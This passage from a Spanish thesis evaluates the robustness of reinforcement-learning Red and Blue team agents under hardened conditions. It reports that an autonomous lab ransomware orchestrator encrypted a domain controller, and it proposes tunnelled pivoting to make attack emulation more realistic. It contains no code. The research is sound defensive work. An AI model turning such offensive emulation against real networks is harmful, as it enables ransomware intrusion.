Tabla 8.1: Resumen del diseño experimental de la evaluación de robustez.

8.2. Endurecimiento del adversario del Blue Team

8.2.1. El *breakout time* como palanca

El eje sobre el que se endurece el entorno defensivo no es arbitrario: se apoya en una métrica que la inteligencia de amenazas mide de forma sistemática, el *breakout time*, definido como el intervalo entre el compromiso inicial de un equipo y el primer salto lateral del atacante hacia otro sistema. Es una medida directa de la velocidad operativa del adversario, y su evolución reciente no deja lugar a dudas. Los informes anuales de CrowdStrike sitúan el *breakout time* medio del *eCrime* en 62 minutos en 2023, frente a los 84 del año anterior [39], y lo ven caer hasta los 29 minutos en 2025, con casos puntuales por debajo del minuto [40]. Enfrente, la respuesta defensiva apenas se mueve: buena parte de los incidentes sigue tardando horas en resolverse. Esa asimetría es el factor que decide una intrusión moderna.

La traslación se hace con un solo parámetro: el número de pasos del *playbook* adversario que se ejecutan por cada acción del defensor (`red_acciones_por_turno`). Un valor de 1 modela un atacante que opera al ritmo del analista; un valor de N , un adversario que ejecuta N acciones en el tiempo que el SOC tarda en decidir una. El parámetro es, por tanto, la operacionalización directa del *breakout time*: cuanto mayor es N , más se acerca el adversario al régimen de automatización que los informes describen como tendencia, acelerado además por la irrupción de la IA generativa en la cadena ofensiva [40].

8.2.2. Diseño del barrido y arquetipos de velocidad

El endurecimiento se implementa como un barrido del multiplicador desde $\times 1$ (línea base) hasta $\times 10$ (límite degenerado). El barrido completo no busca un único punto de ruptura, sino caracterizar la curva de respuesta de la defensa e identificar el umbral a partir del cual el SOC pierde la carrera. Cada valor admite además una lectura como arquetipo de adversario real, anclado en los regímenes de *breakout time* descritos (Cuadro 8.2).

Factor	Arquetipo de adversario	Régimen de <i>breakout</i>
$\times 1$	Operador manual (<i>hands-on-keyboard</i>)	Paridad con el analista
$\times 2$	Intrusión interactiva (<i>living-off-the-land</i>)	Media histórica reciente
$\times 3$	Abuso de credenciales + <i>scripting</i>	Mediana actual (~ 29 min)
$\times 4$	Movimiento lateral asistido por IA	Frontera de amenaza actual
$\times 5$	<i>Ransomware</i> semiautomatizado (RaaS)	Adversario superveloz
$\times 6\text{--}\times 10$	Automatización total (<i>breakout</i> sub-minuto)	Régimen degenerado

Tabla 8.2: Correspondencia entre el multiplicador de velocidad y arquetipos reales anclados en el *breakout time*.

8.2.3. Resultados del barrido

La Figura 8.1 muestra la degradación de la tasa de victoria del Blue en función de la velocidad del adversario. El resultado dibuja tres regímenes bien diferenciados. Hasta $\times 3$ la defensa se mantiene intacta (victoria $\geq 99\%$): el SOC absorbe sin apuros a un atacante hasta tres veces más rápido que él. Entre $\times 3$ y $\times 4$ aparece el umbral de ruptura, con una caída del 99% al 73% . A partir de ahí la degradación es monótona y severa, 53% en $\times 5$, 23% en $\times 6$, hasta anularse en $\times 10$, punto en el que el adversario completa la secuencia *vulnerar-cifrar* sobre un *crown jewel* dentro de un mismo turno defensivo, antes de que el Blue pueda intervenir.

El punto de operación se fija en $\times 5$, un adversario superveloz sin llegar al límite degenerado, y se consolida con cinco semillas a 500 000 pasos. El Cuadro 8.3 recoge los valores. La victoria media es del $51,8\%$ ($\pm 6,4\%$), consistente con el 53% de la calibración. La dispersión, mayor que en los entrenamientos base (rango $43\text{--}59\%$), es esperable en un régimen de alta presión, donde pequeñas diferencias en la política se amplifican en el desenlace.




Figura 8.1: Degradación de la tasa de victoria del Blue frente a la velocidad relativa del adversario. La banda sombreada marca la meseta ($\leq \times 3$); el cuadrado rojo es el punto de operación definitivo a $\times 5$, consolidado sobre cinco semillas ($51,8 \pm 6,4\%$).




Figura 8.2: Evolución de `tfg/win_rate_blue` durante el entrenamiento a $\times 5$, curvas superpuestas de las cinco semillas (captura de *TensorBoard*).

Semilla	Win rate	Cont. parcial	Aislar	Restaurar	Longitud
42	59,0 %	41,0 %	90,2 %	9,8 %	2,82
123	50,0 %	50,0 %	90,7 %	9,3 %	2,74
456	43,0 %	57,0 %	91,2 %	8,8 %	2,67
789	50,0 %	50,0 %	90,8 %	9,1 %	2,69
1024	57,0 %	43,0 %	90,9 %	9,0 %	2,83
Media	51,8 %	48,2 %	90,8 %	9,2 %	2,75
σ	$\pm 6,4$ %	$\pm 6,4$ %	$\pm 0,4$ %	$\pm 0,4$ %	$\pm 0,07$

Tabla 8.3: Métricas del Blue reentrenado con adversario a $\times 5$ de velocidad, sobre cinco semillas independientes.

La distribución de verbos revela cómo se deteriora la política bajo presión temporal, y el patrón es contundente. A medida que el adversario acelera, el agente abandona todo lo que no sea aislar: en $\times 5$ el verbo *aislar* concentra el 90,8 % de las acciones, *analizar* se desvanece por completo (por debajo del 0,1 %) y *restaurar* queda en un 9,2 % residual. La longitud media de episodio se contrae de los seis pasos del régimen base a 2,75. La lectura es directa: sometido a un adversario veloz, el Blue descarta investigar y restaurar como lujos que no puede permitirse, y colapsa hacia una contención pura por aislamiento ejecutada lo más rápido posible. Pierde cuando ni siquiera esa contención inmediata basta para adelantarse a la ráfaga del atacante.

8.2.4. Controles negativos: palancas inertes

Antes de converger sobre la velocidad, se evaluaron otras dos palancas defensivas que, a priori, cabía esperar que también degradaran al Blue. Ninguna lo hizo, y ese resultado, lejos de ser un fracaso, caracteriza con precisión la naturaleza de la defensa aprendida. Se documentan aquí como controles experimentales.

La primera es la **fatiga de alertas**. Subir el número de falsos positivos por episodio de 2 a 8 no mueve la tasa de victoria: se mantiene entre el 99 y el 100 % (Cuadro 8.4). La razón es estructural, la política del Blue no depende de percibir bien para ganar, sino de aislar a tiempo los activos críticos; el ruido en las alertas no toca esa estrategia. A ello se suma que los falsos positivos se codifican con un nivel de alerta inferior al de un compromiso real, de modo que son trivialmente separables de la señal genuina.

La segunda es la **capacidad finita de aislamiento**. Limitar cuántos nodos puede mantener aislados el Blue a la vez, de un máximo de tres a un máximo de uno, tampoco altera el resultado (victoria ≥ 99 % incluso con cupo de un solo nodo). Y este dato es revelador: si la defensa dependiera de tener los tres *crown jewels* aislados en paralelo, un cupo de uno la haría inviable. Que no sea así demuestra que la defensa aprendida es **secuencial**, no

paralela: el Blue no necesita aislar tres activos a la vez, sino solo el próximo que el adversario va a atacar, neutralizándolo justo antes del compromiso. Es una intercepción en cadena, no un blindaje simultáneo.

Para descartar una interacción latente entre palancas, se evaluó en malla la combinación de cupo y velocidad. El resultado confirma que el cupo no añade nada a la degradación que ya induce la velocidad: a $\times 4$, la victoria se queda entre el 77 y el 79 % con independencia del cupo (Cuadro 8.4). La velocidad del adversario es, en definitiva, la única variable causal que el estudio identifica.

Control	Rango probado	Win rate Blue
Ruido SIEM (falsos positivos)	4 / 6	99 % / 100 %
Cupo de aislamiento	1 / 2 / 3	99 % / 99 % / 100 %
Cupo $\times$ velocidad (a $\times 4$)	cupo 1 / 2 / 3	78 % / 79 % / 77 %
Velocidad (<i>palanca causal</i>)	$\times 1 \rightarrow \times 5$	98 % $\rightarrow$ 53 %

Tabla 8.4: Controles negativos del endurecimiento del Blue (cupo de aislamiento y ruido SIEM resultan ineficientes).

El perfil de robustez que emerge es muy definido. La defensa aprendida es una intercepción secuencial guiada por la trayectoria y el tempo del adversario: sólida frente a la limitación de recursos y a la fatiga de alertas, con un único punto de fallo en la velocidad relativa del atacante. Y esa es, precisamente, la dimensión que la industria señala como la de deterioro más rápido, lo que da al hallazgo una relevancia operativa directa: *la defensa resiste hasta la velocidad de un adversario de ayer y cede ante la de mañana.*

8.3. Endurecimiento de las defensas del Red Team

El eje del Red invierte el planteamiento: en lugar de acelerar al adversario, se refuerza el entorno contra el que la política ofensiva ya había aprendido a ganar. Los tres niveles se apilan, de modo que el nivel 3 incluye todo lo del nivel 2, que a su vez incluye lo del nivel 1. Cada uno se calibró primero con una sola semilla y se consolidó después con cinco.

8.3.1. Nivel 1: *honeypots* dinámicos

El primer nivel ataca el conocimiento posicional del agente. En la línea base los tres *honeypots* ocupaban posiciones fijas, y el Red aprendía a esquivarlos de memoria. El nivel 1 convierte, en cada episodio, un subconjunto aleatorio de nodos legítimos en trampas adicionales, de modo que su posición cambia constantemente y no puede memorizarse. La calibración barrió cuántos candidatos entran en el sorteo y cuántos se convierten (Cuadro 8.5).

Configuración	Escanear	Vulnerar	Cifrar	hp_rate	Longitud
4 cand. → 3 hp	0,498	0,231	0,190	0,68	8,21
4 cand. → 2 hp	0,060	0,562	0,358	0,47	4,75
4 cand. → 1 hp	0,017	0,574	0,402	0,26	5,64
3 cand. → 3 hp	0,012	0,560	0,422	0,01	7,06
3 cand. → 1 hp	0,014	0,558	0,423	0,00	7,15
2 cand. → 1 hp	0,007	0,565	0,425	0,00	7,10

Tabla 8.5: Calibración del nivel 1 (250 000 pasos, una semilla). Solo con cuatro candidatos la aleatorización muerde; se selecciona 4 candidatos → 1 *honeypot* como punto de operación.

El barrido deja clara la mecánica. Con tres o menos candidatos la aleatorización apenas afecta (victoria del 99–100 %): el Red sigue teniendo margen para esquivar. Solo con cuatro candidatos empieza a costar, y ahí el número de conversiones marca el nivel de dureza. La configuración 4 *candidatos* → 3 *honeypots* es demasiado dura (victoria del 32 %, con un 68 % de caídas en trampa y un escaneo disparado al 50 % porque el agente se ve obligado a comprobar cada nodo antes de tocarlo). El punto de equilibrio está en 4 *candidatos* → 1 *honeypot*, que baja la victoria a un 74 %, exigente pero jugable.

8.3.2. Nivel 2: presión de detección del SOC

El segundo nivel introduce una presión temporal ausente hasta ahora. Cada acción del Red acumula un *ruido*, bajo en el escaneo, alto en el cifrado, y a partir de ese ruido acumulado, cada paso tiene una probabilidad creciente de que el SOC detecte al atacante y termine el episodio en derrota. El parámetro *fac_det* regula la agresividad de esa detección. La calibración (Cuadro 8.6) muestra una degradación limpia y monótona: a mayor factor, mayor tasa de detección y menor victoria.

fac_det	Vulnerar	Cifrar	soc_rate	Longitud	Win rate
0,0001	0,571	0,402	0,01	5,86	0,78
0,0025	0,589	0,379	0,15	5,09	0,54
0,005	0,615	0,361	0,38	4,46	0,31
0,0075	0,628	0,353	0,48	4,91	0,31
0,01	0,652	0,329	0,44	4,49	0,28

Tabla 8.6: Calibración del nivel 2 (250 000 pasos, una semilla). Se selecciona *fac_det* = 0,0025 como punto de operación.

Bajo esta presión el agente cambia de estilo. El escaneo, que ya era bajo, se hunde aún más, y el peso del verbo *vulnerar* sube: el agente Red aprende a ir directo, sin reconocer de más, porque cada paso extra es riesgo acumulado.

Se selecciona $\text{fac_det} = 0,0025$ como punto de operación, un valor intermedio que introduce detección real sin hacer el problema imposible.

8.3.3. Nivel 3: defensor reactivo (*mini-Blue*)

El tercer nivel añade la primera defensa activa del entorno Red: un defensor heurístico, no un agente de RL, que, tras cada acción del atacante, puede reaccionar aislando un nodo comprometido. Un nodo aislado deja de servir para moverse o cifrar, y tampoco propaga acceso a sus vecinos. La probabilidad con la que este *mini-Blue* reacciona al comprometerse un *crown jewel* es el parámetro de dureza estudiado (Cuadro 8.7).

prob.	Escanear	Vulnerar	ais_ep	soc_rate	hp_rate	Win rate
0,25	0,282	0,387	1,20	0,38	0,43	0,19
0,50	0,328	0,360	1,28	0,45	0,48	0,03
0,75	0,360	0,374	1,96	0,55	0,43	0,00

Tabla 8.7: Calibración del nivel 3 (250 000 pasos, una semilla). A partir de 0,5 la victoria se aplasta; se selecciona $\text{prob} = 0,25$.

Con probabilidad 0,5 o 0,75 la victoria se desploma a valores casi nulos, un régimen sin gradiente de conducta que analizar. Se elige por eso 0,25, que deja un escenario duro pero todavía jugable (victoria del 19 % en calibración, 20 % en la campaña definitiva).

Aquí aparece el hallazgo más interesante del eje Red, y conviene observarlo con detenimiento porque es contraintuitivo. La tasa de contención directa del *mini-Blue*, los episodios que pierde el Red por quedarse literalmente sin acciones válidas tras los aislamientos, es **cero**. A primera vista parecería que el defensor activo no hace nada. Ocurre lo contrario, y la contabilidad lo demuestra. Al pasar del nivel 2 al nivel 3 la victoria del Red cae 36,2 puntos (del 56,4 al 20,2 %); esos puntos no desaparecen, se redistribuyen: las caídas en *honeypot* suben 15,2 puntos, las detecciones del SOC suben 19,4 y las caídas en *honeyfile* 1,6, lo que suma exactamente 36,2. Es decir, el *mini-Blue* no derrota al Red por sí mismo; al aislar nodos lo obliga a re-explorar rutas alternativas, y esa pérdida de eficiencia (la longitud de episodio y el escaneo se disparan) multiplica las derrotas por las otras dos capas. La degradación del nivel 3 no es la suma de tres defensas independientes, sino una sinergia: la capa activa actúa amplificando a las pasivas.

8.3.4. Resultados definitivos y firma conductual

Consolidados los tres puntos de operación con cinco semillas y 500 000 pasos, la degradación acumulada queda como recoge el Cuadro 8.8. La re-

producibilidad es notable: la desviación típica de la victoria se mantiene en torno a los tres puntos porcentuales en los tres niveles, un margen estrecho para aprendizaje por refuerzo profundo [48]. Un detalle que conviene subrayar es que la semilla 789, la anómala del capítulo 5, cae aquí perfectamente en línea con las demás; el endurecimiento no amplifica su anomalía, la disuelve.

Nivel	Win rate	Honeypot	SOC	Honeyfile	Longitud
Baseline	99,3 %	0,4 %	—	0,3 %	~5,9
Nivel 1	73,2 % ($\pm 2,6$)	26,8 %	—	0,0 %	6,23
Nivel 2	56,4 % ($\pm 2,5$)	24,8 %	18,8 %	0,0 %	5,34
Nivel 3	20,2 % ($\pm 3,0$)	40,0 %	38,2 %	1,6 %	7,88

Tabla 8.8: Composición de desenlaces del Red por nivel de endurecimiento, sobre cinco semillas independientes y 500 000 pasos.

La Figura 8.3 traduce esa tabla a la vista: la barra de victoria se encoge nivel a nivel mientras las franjas de *honeypot* y SOC la comen desde arriba, dejando ver a simple vista cómo la derrota se reparte entre las dos capas pasivas.




Figura 8.3: Composición de desenlaces del agente Red a lo largo de los tres niveles de endurecimiento acumulativo. La caída de la victoria se redistribuye íntegramente en caídas por *honeypot* y detecciones del SOC.

El cambio de estrategia del agente bajo cada nivel deja una firma reconocible en el uso de verbos (Figura 8.4). La presión del SOC del nivel 2 empuja al Red a ser más directo, y el escaneo cae casi a cero. El *mini-Blue* del nivel 3 revierte ese patrón de forma llamativa: al romper las rutas aprendidas, obliga al agente a volver a explorar, y el escaneo se dispara del 2,7 %

al 24,7 %, casi diez veces. Ese repunte del escaneo es, en el fondo, la huella cuantitativa del defensor activo cortando las rutas que el Red creía seguras.







Figura 8.4: Distribución del uso de verbos del agente Red por nivel. El escaneo se hunde bajo la presión del SOC (nivel 2) y rebota con fuerza cuando el *mini-Blue* fuerza la re-exploración (nivel 3).



(a) Winrate Nivel 1.



(b) Winrate Nivel 2.



(c) Winrate Nivel 3.

Figura 8.5: Evolución de `tfg/win_rate` del agente Red en los tres niveles de endurecimiento (captura de *TensorBoard*).

8.4. Análisis de las curvas de degradación

Puestas una al lado de la otra, las dos curvas de degradación cuentan algo más que la suma de sus partes (Figura 8.6). No solo muestran que ambos agentes se degradan bajo presión, como era esperable, sino que revelan que se degradan de **formas distintas**, y esa diferencia es en sí misma una conclusión del trabajo.

El Red resultó vulnerable a la **superposición** de defensas. Ninguna capa por separado explica su colapso; es la interacción entre ellas la que lo produce, y el caso del nivel 3 lo ilustra bien: un defensor activo cuya




Figura 8.6: Izquierda – el Red se degrada al apilar capas defensivas, con un efecto no lineal en el último nivel. Derecha – el Blue se degrada a lo largo de un único eje, la velocidad del adversario, con un umbral de ruptura nítido entre $\times 3$ y $\times 4$.

contención directa es nula degrada más que ningún otro nivel, porque su efecto real es amplificar a las capas ya existentes. La fragilidad del Red es, por tanto, acumulativa.

El Blue, en cambio, resultó vulnerable a un **único factor**. Ni la limitación de recursos ni la fatiga de alertas movieron su política; solo la hizo caer la velocidad del adversario, y lo hizo con un umbral marcado. Su fragilidad es unidimensional y localizada.

Que las dos formas de fragilidad sean distintas no es un accidente, sino consecuencia de cómo cada agente resuelve su problema. Con ello, el capítulo cierra el objetivo de caracterizar la robustez de ambos agentes e identificar los factores que gobiernan el desenlace, y deja el terreno preparado para las conclusiones del capítulo 9.

Capítulo 9

Conclusiones, líneas futuras e IA

Este capítulo cierra el trabajo desde tres ángulos: qué se ha conseguido frente a lo que se propuso, qué caminos quedan abiertos y de qué manera se han empleado las herramientas de inteligencia artificial en su elaboración.

9.1. Conclusiones

El objetivo general que se propuso para este TFG fue diseñar, implementar y evaluar un entorno de simulación en el que dos agentes de aprendizaje por refuerzo, uno ofensivo y otro defensivo, modelasen un ciclo Purple Team completo sobre una red empresarial, y comparar después con un entorno virtualizado.

A la luz de los anteriores capítulos, los objetivos se han cumplido con mejores resultados de los esperados. Se ha demostrado la existencia de un entorno funcional donde ambos agentes se entrenan y aprenden, un laboratorio real donde la cadena de ataque se ha validado de principio a fin y existe una fotografía Purple Team que recorre todo el proyecto. En los subapartados que siguen se analizan la consecución de los objetivos específicos propuestos en el Capítulo 1.

9.1.1. Simulación del agente Red Team

El agente ofensivo aprendió a comprometer la red partiendo del nodo de entrada, todo ello gracias a *MaskablePPO* sobre un entorno con enmascaramiento de acciones. El resultado más sólido no está tan solo en que alcance el objetivo, sino también en que lo hace de manera reproducible y

prácticamente invariante, a lo largo de cinco semillas. Esta estabilidad es la que permite hablar de una cadena con columna vertebral, impuesta, por supuesto, por la topología. Pero sobre todo, las distintas iteraciones sobre el agente Red dejaron clara una lección: el diseño cuidadoso de la función de recompensa en este tipo de algoritmos requiere buena parte del esfuerzo y dedicación.

9.1.2. Simulación del agente Blue Team

El agente defensivo fue alimentado únicamente por señales filtradas equivalentes a las de un SIEM, y se entrenó basándose en el esquema de co-diseño en cascada. El agente demostró ser capaz de aprender políticas de contención efectivas contra los *playbooks* anteriormente generados por el agente Red, validando así el ciclo Purple que se buscaba en este trabajo.

9.1.3. Laboratorio virtualizado

El laboratorio, de igual manera, cumplió su cometido. Demostrar que la ruta descubierta en simulación no es un fenómeno aislado, sino que se sostiene sobre sistemas reales. La campaña *ransomware* **RAGNAROK** ejecutó la cadena completa de forma autónoma (TFG-PC_RRHH→TFG-PC_IT→TFG-DC) sobre una infraestructura segmentada reducida a partir de la topología original de la simulación RL, capturando el objetivo y cifrándolo de manera exitosa.

De estos hechos se sacan dos conclusiones: la primera es que la cadena de ataque fue observable (materializando la fotografía Purple dando sentido al conjunto) y la segunda es que metodológicamente hablando, existe coincidencia entre la ruta del entrenamiento de los agentes y la ruta descubierta por **RAGNAROK**, siendo propiedad intrínseca de la propia arquitectura de red definida.

9.1.4. Endurecimiento y robustez

Finalmente, el análisis de robustez sometió a ambas políticas a un endurecimiento progresivo de sus entornos, caracterizando sus límites operativos. Los resultados mostraron cómo la eficacia de cada agente se degrada de forma controlada a medida que el entorno se vuelve más agresivo a su estrategia. Esto permite situar un contexto a las conclusiones anteriores, ya que los comportamientos no son absolutos, sino dependientes de las condiciones del entorno, y conocer esta frontera es tan útil como el propio rendimiento sobre un escenario nominal.

A nivel personal, mentiría si dijese que ha sido un camino fácil. Todo comenzó con una emocionante idea propuesta por el tutor del presente TFG. Gracias a mi interés genuino por la ciberseguridad, ya contaba con cierta base en este ámbito, pero la verdadera curva de aprendizaje se encontraba en aplicar sobre ella técnicas de inteligencia artificial. El siguiente gran reto fue llevar la simulación a un entorno realista. Aunque también tenía conocimientos previos de programación, nunca me había enfrentado a un proyecto de este calibre. Sin embargo, después de muchas horas de problemas e intentos, conseguí sacarlo adelante, siguiendo, en cierto modo, la misma metodología que aplica este proyecto: el aprendizaje por refuerzo, basado en “aprender a base de prueba y error”.

Quedo gratamente satisfecho con los resultados obtenidos, ya que han superado mis expectativas iniciales. Por ello, la reflexión que me llevo es la siguiente: ¿Fue fácil? Para nada. ¿Lo volvería a repetir? Sin dudarlo.

9.2. Líneas futuras

A lo largo del trabajo se dejan identificadas varias vías de continuación. A continuación se recogen las principales de cada bloque, sin ánimo de exhaustividad, priorizando las que durante el propio desarrollo se señalaron como más inmediatas.

Un Blue Team virtualizado determinista. Es la continuación más natural y la que cierra el círculo del proyecto. Frente al orquestador **RAG-NAROK**, su contraparte sería un detector/respondedor determinista sobre el laboratorio: un recolector centralizado de eventos, un motor de correlación con reglas mapeadas a cada fase de la campaña, instrumentación con *Sysmon* sobre cada nodo y la medición del tiempo hasta la contención (MTTC). El laboratorio actual ya genera las señales que ese subsistema consumiría, implementarlo supondría pasar de un entorno meramente observable a uno defensivo.

Coevolución competitiva de los agentes. En este trabajo, el agente Blue se entrena contra *playbooks* ofensivos deterministas. El paso siguiente es un esquema de aprendizaje multiagente competitivo, donde ambos agentes evolucionen simultáneamente y se adapten el uno al otro. Esto abriría la puerta a estudiar dinámicas de carrera armamentística entre ataque y defensa, más ricas que la relación en cascada actual.

Cierre de las concesiones de determinismo del orquestador. RAG-NAROK asume hoy ciertas simplificaciones declaradas: la recolección sembrada en el *foothold* y el acceso directo al controlador de dominio. Cerrarlas, recolectando en vivo a través del canal de acceso inicial y pivotando de forma real a través del nodo intermedio mediante un túnel una vez aplicada la segmentación estricta, haría la emulación aún más fiel a un ataque real.

Extensión del entorno simulado. El modelo actual reduce el ciclo del *ransomware* a un conjunto concreto de acciones sobre una topología de tamaño fijo. Ampliarlo hacia redes de mayor escala, o enriquecer el repertorio de técnicas con fases hoy no modeladas (persistencia, exfiltración), permitiría estudiar si las propiedades observadas, en particular la invariancia de algunos parámetros como la ruta, se mantienen en escenarios más complejos.

9.3. Uso de herramientas de inteligencia artificial

En coherencia con la transparencia que se exige a un trabajo académico como es un TFG, se detalla en qué medida se han empleado herramientas de inteligencia artificial en su elaboración. La postura inicial es sencilla: estas herramientas se han usado como un apoyo al trabajo, no como un sustituto de él, y esta sección pretende reflejar ese uso con honestidad, sin minimizar ni exagerar.

Su empleo se concentró en cuatro tareas de asistencia:

- En la **redacción**, sirvieron para pulir la expresión, mejorar la claridad de los puntos más densos y mantener un tono homogéneo a lo largo de la memoria.
